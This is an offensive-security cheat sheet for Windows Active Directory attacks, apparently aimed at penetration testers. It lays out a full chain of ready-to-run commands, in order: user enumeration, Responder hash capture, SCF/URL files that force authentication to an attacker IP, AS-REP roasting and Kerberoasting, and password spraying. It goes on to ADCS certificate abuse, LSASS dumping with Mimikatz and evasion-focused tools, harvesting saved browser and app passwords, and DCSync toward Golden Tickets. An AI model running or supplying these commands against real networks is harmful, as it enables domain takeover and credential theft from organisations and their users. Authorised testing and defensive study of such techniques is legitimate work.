


Windows AD Enumeration & Credential Hunting

Find users → get their credentials → use them to move. Ordered by effectiveness — best options first. Replace <placeholders> with your own values.



PART 1 — FIND USERS (no creds needed)

① Host Discovery + SMB Fingerprint

Find live hosts, scan services, fingerprint SMB for domain name, OS, and signing status.

Kali

```
nmap -sn <target-range> # ping sweep
nmap -Pn -sCV -oA scan_output -iL hosts.txt # full service scan
nxc smb <target-range> # SMB fingerprint
```

nxc output: Signing:False = relay target. (Pwn3d!) = admin. Guest OK = try anonymous. OS version = check for legacy/unpatched.

② DC Discovery + Null Session

Kali

```
nslookup -type=SRV _ldap._tcp.dc._msdcs.<domain> # find DCs via DNS
dig axfr <domain> @<dns-server-ip> # zone transfer attempt
enum4linux-ng -A <target> # all-in-one null session recon
rpcclient -U "" -N <target> # manual null session
```

Useful rpcclient commands:

```
enumdomusers · enumdomgroups · querydominfo · querydispinfo · lsaquery · netshareenumall
```

③ User Enumeration — RID Cycling (best — no wordlist needed)

Brute-forces RIDs (500–4000+) to find every user and group. Works even when enumdomusers is blocked. **Try this first.**

Kali

```
# nxc (fastest against many hosts)
nxc smb <dc-ip> -u '' -p '' --rid-brute
nxc smb <dc-ip> -u 'guest' -p '' --rid-brute

# Impacket (more output detail)
lookupsid.py <domain>/''@<dc-ip> -no-pass
lookupsid.py <domain>/guest@<dc-ip> -no-pass
```

Filter output for "SidTypeUser" to get only user accounts. RID 500 = built-in Administrator.

④ User Enumeration — Kerbrute (silent — no logon events)

Validates usernames via Kerberos pre-auth. Generates no event 4625 — invisible to most SIEMs. Needs a wordlist.

Kali

```
kerbrute userenum --dc <dc-ip> -d <domain> <users.txt> -t 50 -o valid_users.txt
```

Other options (if above fail):

```
# windapsearch (if anonymous LDAP bind is on)
windapsearch -d <domain> --dc <dc-ip> -U

# nmap Kerberos script
nmap -p 88 --script=krb5-enum-users \
  --script-args="krb5-enum-users.realm='<domain>',userdb=<users.txt>" <dc-ip>

# LDAP anonymous bind
ldapsearch -x -H ldap://<dc-ip> -b "DC=<domain>,DC=<tld>" "(objectClass=user)" sAMAccountName
```

Build users.txt: linkedin2username, namemash.py, cewl. Common formats: first.last, f.last, flast.

⑤ Responder — Passive Hash Capture (start this first)

Poisons LLMNR/NBT-NS/mdNS — when users mistype hostnames or share paths, Responder answers and captures their Net-NTLMv2 hash. **Leave running from minute one.**

Kali ⚠ keep open!

```
responder -I <interface> -dwPv
```

Crack captured hashes:

```
hashcat -m 5600 <hash-file> <wordlist>
```

Net-NTLMv2 hashes CANNOT be used for pass-the-hash — you must crack them or relay them (see NTLM relay CS). This is often the very first credential on an internal pentest.

⑥ AS-REP Roasting (no creds needed — just usernames)

Accounts with "Do not require Kerberos pre-auth" return a crackable hash to anyone who asks.

Kali

```
GetNPUsers.py <domain>/ -dc-ip <dc-ip> -usersfile <users.txt> -no-pass \
  -request -outputfile asrep_hashes.txt

hashcat -m 18200 asrep_hashes.txt <wordlist>
```

Hash format: \$krb5asrep\$23\$... — cracked = plaintext password = your first domain credential.

⑦ SCF / URL / LNK File Drop (writable share → steal hashes)

If you found a writable share, drop a file that forces NTLM auth back to you when anyone browses the folder.

Kali

```
# Create an SCF file (icon lookup forces SMB auth):
cat > @steal.scf <<'EOF'
[Shell]
Command=2
IconFile=\\<attacker-ip>\share\icon.ico
EOF

# Or a URL file:
cat > @steal.url <<'EOF'
[InternetShortcut]
URL=file://<attacker-ip>/share
IconFile=\\<attacker-ip>\share\icon.ico
IconIndex=0
EOF

# Upload to the writable share, then catch hashes with Responder or smbserver:
smbclient //<target>/<share> -N -c "put @steal.scf"
```

@ prefix makes the file sort to the top of the directory listing. Captures Net-NTLMv2 from every user who opens the folder. Crack with hashcat -m 5600 or relay.

⑧ Anonymous Share Enumeration + Password Spraying

Kali

```
# Anonymous / guest share listing
nxc smb <target> -u '' -p '' --shares
nxc smb <target> -u 'guest' -p '' --shares
smbclient //<target>/<share> -N

# Password spray (check pass-pol first if you got it from null session)
kerbrute passwordspray --dc <dc-ip> -d <domain> <users.txt> <password>
```

Common spray passwords: Season+Year (Summer2026), Company+123, Welcome1, Password1. Kerbrute spray = event 4771 not 4625 (stealthier).

PART 2 — FIND MORE USERS + QUICK WINS (domain user creds)

Note: Any -p <password> can be replaced with -H <NT-hash> for pass-the-hash. Any :<password> in Impacket can use -hashes :<NT-hash>.

⑨ Verify Credentials + Password Policy

Kali

```
# Verify — (Pwn3d!) means local admin
nxc smb <dc-ip> -u <user> -p <pass>

# Check across all protocols
nxc smb <target> -u <user> -p <pass>
nxc winrm <target> -u <user> -p <pass>
nxc rdp <target> -u <user> -p <pass>
nxc mssql <target> -u <user> -p <pass>

# Password policy — ALWAYS check before spraying
nxc smb <dc-ip> -u <user> -p <pass> --pass-pol
```

Lockout threshold = 0 means no lockout. Otherwise spray (threshold - 1) attempts per observation window.

⑩ BloodHound — Map the Whole Domain (run first!)

Kali

```
# From Linux (no foothold needed)
bloodhound-python -u <user> -p <pass> -d <domain> -dc <dc-fqdn> -c all --zip

# From Windows (needs AMSI bypass if Defender is on)
SharpHound.exe -c all --zipfilename bloodhound.zip
```

Key queries after import:

```
Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Kerberoastable Users with Paths to DA
Find Computers where DA is Logged On
```

⑪ User / Group / Computer Enumeration

Kali

```
# ldapdomaindump — full dump to browseable HTML (best overview)
ldapdomaindump -u '<domain>\<user>' -p <pass> <dc-ip> -o ./loot/

# NetExec
nxc ldap <dc-ip> -u <user> -p <pass> --users
nxc smb <dc-ip> -u <user> -p <pass> --groups
nxc ldap <dc-ip> -u <user> -p <pass> --computers

# Impacket (detailed: last logon, UAC flags)
GetADUsers.py <domain>/<user>:<pass> -dc-ip <dc-ip> -all

# Find hosts where you're admin
nxc smb <targets-file> -u <user> -p <pass>          # look for (Pwn3d!)

# Find logged-in users
nxc smb <targets-file> -u <user> -p <pass> --loggedon-users
```

From a Windows foothold (no tools needed):

```
net user /domain · net group "Domain Admins" /domain · net accounts /domain
nltest /dclist:<domain> · nltest /domain_trusts
```

PowerView (needs AMSI bypass if Defender):

```
Get-DomainUser -SPN                # kerberoastable
Get-DomainUser -PreauthNotRequired # asrep-roastable
Get-DomainUser -AdminCount         # admin-flagged
Get-DomainUser -Properties description # descriptions with passwords
Find-DomainUserLocation            # where users are logged in
Get-DomainComputer -Unconstrained  # unconstrained delegation
```

⑫ Kerberoasting (best single authenticated attack)

Any domain user can request TGS tickets for accounts with SPNs. Crack offline — no lockout risk.

Kali

```
# Impacket
GetUserSPNs.py <domain>/<user>:<pass> -dc-ip <dc-ip> -request -outputfile kerb.txt

# nxc
nxc ldap <dc-ip> -u <user> -p <pass> --kerberoasting

# From Windows
Rubeus.exe kerberoast /outfile:hashes.txt

# Targeted Kerberoast (if you have GenericAll/GenericWrite on a user)
targetedKerberoast.py -u <user> -p <pass> -d <domain> --dc-ip <dc-ip>

# Crack
hashcat -m 13100 kerb.txt <wordlist>
```

Service accounts with old passwords set years ago are the best targets. Stale LastLogon = likely weak password.

⑬ ADCS — Certificate Abuse (often fastest path to DA)

Kali

```
# Find vulnerable templates
certipy find -u <user>@<domain> -p <pass> -dc-ip <dc-ip> -vulnerable

# nxc ADCS module
nxc ldap <dc-ip> -u <user> -p <pass> -M adcs

# Exploit ESC1 (request cert as any user)
certipy req -u <user>@<domain> -p <pass> -ca <ca-name> \
  -template <vuln-template> -upn administrator@<domain>
```

ESC1 is instant DA if the template is vulnerable. See ADCS ESC Attacks CS for ESC1–ESC11.

⑭ Quick Credential Wins (no admin needed — check ALL of these)

Kali

```
# Passwords in user descriptions (extremely common)
nxc ldap <dc-ip> -u <user> -p <pass> -M get-desc-users

# GPP passwords (legacy goldmine — MS published the encryption key)
nxc smb <dc-ip> -u <user> -p <pass> -M gpp_password

# LAPS passwords (local admin passwords — if ACL misconfigured)
nxc ldap <dc-ip> -u <user> -p <pass> --laps

# gMSA passwords (managed service accounts — often high-priv)
nxc ldap <dc-ip> -u <user> -p <pass> --gmsa
gMSADumper.py -u <user> -p <pass> -d <domain>

# AS-REP Roast with creds (finds ALL vulnerable accounts)
GetNPUsers.py <domain>/<user>:<pass> -dc-ip <dc-ip> -request
```

⑮ Share Spidering + MSSQL + Spray

Kali

```
# Spider shares for creds
nxc smb <target> -u <user> -p <pass> --spider-shares

# Snaffler (from Windows foothold — best share hunter)
Snaffler.exe -s -o snaffler.log

# MSSQL cred hunting (if port 1433 is open)
nxc mssql <target> -u <user> -p <pass> --get-hash
nxc mssql <target> -u <user> -p <pass> -q "EXEC sp_linkedservers"

# Password spray
nxc smb <range> -u <users-file> -p <password> --continue-on-success
kerbrute passwordspray --dc <dc-ip> -d <domain> <users.txt> <password>
```

⑯ BloodHound ACL Abuse Paths

These permissions in BloodHound lead directly to credential theft:

GenericAll on a user	→ reset password / set SPN → kerberoast / shadow creds
GenericWrite on a user	→ targeted kerberoast / shadow credentials
ForceChangePassword	→ change their password directly
WriteDACL	→ grant yourself GenericAll → then above
WriteOwner	→ take ownership → WriteDACL → GenericAll
AddMember	→ add yourself to a privileged group
ReadLAPSPassword	→ read LAPS local admin password
ReadGMSAPassword	→ read gMSA service account creds

PART 3 — DUMP CREDENTIALS (local admin on a host)

⑰ secretsdump.py (all-in-one — best single command)

Kali

```
# Pulls SAM + LSA + cached creds in one shot. If target is DC → also NTDS.dit
secretsdump.py <domain>/<user>:<pass>@<target>
secretsdump.py <domain>/<user>@<target> -hashes :<NT-hash>
```


⑱ nxc Modules — Remote LSASS Dump

Kali

```
# lsassy — in-memory, no file drop (stealthiest)
nxc smb <target> -u <user> -p <pass> -M lsassy

# nanodump — direct syscalls (best AV evasion)
nxc smb <target> -u <user> -p <pass> -M nanodump

# handlekatz — in-memory via handle duplication
nxc smb <target> -u <user> -p <pass> -M handlekatz

# procdump — uses procdump.exe (noisiest, most detected)
nxc smb <target> -u <user> -p <pass> -M procdump
```

⑲ nxc SAM + LSA

Kali

```
nxc smb <target> -u <user> -p <pass> --sam      # local account NT hashes
nxc smb <target> -u <user> -p <pass> --lsa      # cached domain creds + service passwords
```

⑳ comsvcs.dll MiniDump (LOLBin — no tools needed on target)

Uses a built-in Windows DLL — nothing to upload. Parse offline on your attack box.

Target (admin)

```
tasklist /fi "imagename eq lsass.exe"          # get LSASS PID
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <pid> C:\temp\out.dmp full
```

Kali

```
pypykatz lsa minidump out.dmp                  # parse offline
```

㉑ Mimikatz (needs AMSI bypass if Defender is on)

Target (admin)

```
privilege::debug
sekurlsa::logonpasswords      # dump all creds from LSASS
sekurlsa::ekeys               # encryption keys (AES + RC4)
sekurlsa::tickets /export    # export all Kerberos tickets
sekurlsa::dpapi               # DPAPI masterkeys
lsadump::sam                  # SAM database
lsadump::lsa /patch           # LSA secrets
lsadump::cache                # cached domain creds (DCC2)
vault::cred                   # Windows Credential Manager
vault::list                   # Windows Vault
```

Via C2 (no AMSI bypass needed): `execute-assembly Mimikatz.exe "privilege::debug sekurlsa::logonpasswords exit"`

②② Rubeus — Kerberos Ticket Harvesting

Target (admin)

```
Rubeus.exe triage                # list all tickets in all sessions
Rubeus.exe dump                  # dump all tickets
Rubeus.exe harvest /interval:30  # auto-harvest TGTs every 30 sec
Rubeus.exe tgtdeleg              # get usable TGT via delegation trick
Rubeus.exe monitor /interval:5 /filteruser:DA-USER # watch for DA logons
```

If a DA logs into a box where you're admin → steal their token / ticket and you're DA without cracking anything.

②③ Token Impersonation

```
# Meterpreter (Incognito)
list_tokens -u                # list available tokens
impersonate_token "<domain>\<user>" # impersonate

# C2 frameworks (Sliver, Cobalt Strike) have built-in token theft
```

If DA is logged in → steal their token = instant DA. Check with `nxc --loggedon-users` first.

PART 4 — HUNT CREDENTIALS ON A HOST (many don't need admin)

②④ LaZagne (all-in-one — best single tool)

Target

```
LaZagne.exe all
```

Pulls from: browsers, wifi, FileZilla, WinSCP, PuTTY, RDP, mail, git, Windows Vault, DPAPI, databases, sysadmin tools.

25 Saved Credentials + Browser Passwords

Target

```
# Windows Credential Manager
cmdkey /list
runas /savecred /user:<domain>\<user> cmd.exe      # if entries exist

# Browser passwords
SharpChromium.exe logins      # Chrome/Edge
SharpWeb.exe all               # all browsers

# PuTTY saved sessions
reg query "HKCU\SOFTWARE\SimonTatham\PuTTY\Sessions" /s

# WinSCP saved passwords
reg query "HKCU\SOFTWARE\Martin Prikryl\WinSCP 2\Sessions" /s

# FileZilla
type %APPDATA%\FileZilla\recentervers.xml
type %APPDATA%\FileZilla\site manager.xml

# RDP saved connections
reg query "HKCU\SOFTWARE\Microsoft\Terminal Server Client\Servers" /s
```

26 Registry, Files, and History

Target

```
# Autologon credentials
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword

# Unattend / sysprep (deployment leftovers – cleartext or base64 passwords)
type C:\unattend.xml
type C:\Windows\Panther\unattend.xml
type C:\Windows\Panther\Unattend\Unattend.xml
type C:\Windows\system32\sysprep\sysprep.xml

# IIS / web.config (connection strings, API keys)
type C:\inetpub\wwwroot\web.config

# PowerShell history (users type passwords in commands)
type %APPDATA%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

# Wifi passwords
netsh wlan show profiles
netsh wlan show profile name="<wifi>" key=clear
```

27 KeePass + DPAPI

Target / Kali

```
# KeePass — search for databases
dir /s /b C:\*.kdbx
keepass2john <file.kdbx> > keepass.hash
hashcat -m 13400 keepass.hash <wordlist>

# KeePass 2.x CVE-2023-32784 — dump master password from memory
dotnet KeePwn.dll -d <keepass.dmp>

# DPAPI decryption (browser passwords, Credential Manager, etc.)
SharpDPAPI.exe triage # auto-find and decrypt everything
dpapi::cred /in:<cred-file> # Mimikatz DPAPI
dpapi.py credential -file <cred-file> -key <masterkey> # Impacket
```

PART 5 — DCSYNC (DA or DCSync rights → dump the entire domain)

28 DCSync — Every Hash in the Domain

Kali

```
# Full domain dump
nxc smb <dc-ip> -u <user> -p <pass> --ntds
secretsdump.py <domain>/<user>:<pass>@<dc-ip>

# Single user
secretsdump.py <domain>/<user>:<pass>@<dc-ip> -just-dc-user administrator
secretsdump.py <domain>/<user>:<pass>@<dc-ip> -just-dc-user krbtgt
```

krbtgt hash → Golden Ticket → permanent domain access. See Golden/Silver Tickets CS.

Code Execution Methods (ordered by stealth)

Kali

nxc winrm <target> -u <user> -p <pass> -X "<ps-command>"	# WinRM (stealthiest)
wmiexec.py <domain>/<user>:<pass>@<target>	# WMI
nxc smb <target> -u <user> -p <pass> -x "<command>"	# SMB
atexec.py <domain>/<user>:<pass>@<target> "<command>"	# scheduled task
dcomexec.py <domain>/<user>:<pass>@<target> "<command>"	# DCOM
smbexec.py <domain>/<user>:<pass>@<target>	# SMB service
psexec.py <domain>/<user>:<pass>@<target>	# psexec (noisiest)

Recommended Attack Flow

No creds:

nmap sweep → nxc smb (signing, OS) → start Responder → enum4linux-ng → RID brute → kerbrute → anon shares (writable? drop SCF) → AS-REP roast → spray Season+Year

First cred:

verify + pass-pol → BloodHound → Kerberoast → certipy find -vulnerable → descriptions, GPP, LAPS, gMSA → spider shares / Snaffler → spray → ACL abuse paths

Local admin:

secretsdump → Isassy → SAM/LSA → LaZagne → browser/PuTTY/RDP creds → PS history → check for DA tokens → DCSync when DA

Key ideas: Responder runs from minute one. RID brute before kerbrute (no wordlist needed). Kerberoasting is the #1 authenticated attack. Check descriptions/LAPS/gMSA/GPP before anything noisy — free creds. certipy is often the fastest path to DA. Isassy > procdump (no file drop). Don't forget PS history and saved app passwords. Two hash types: NT hash (pass-the-hash) vs Net-NTLMv2 (crack or relay only).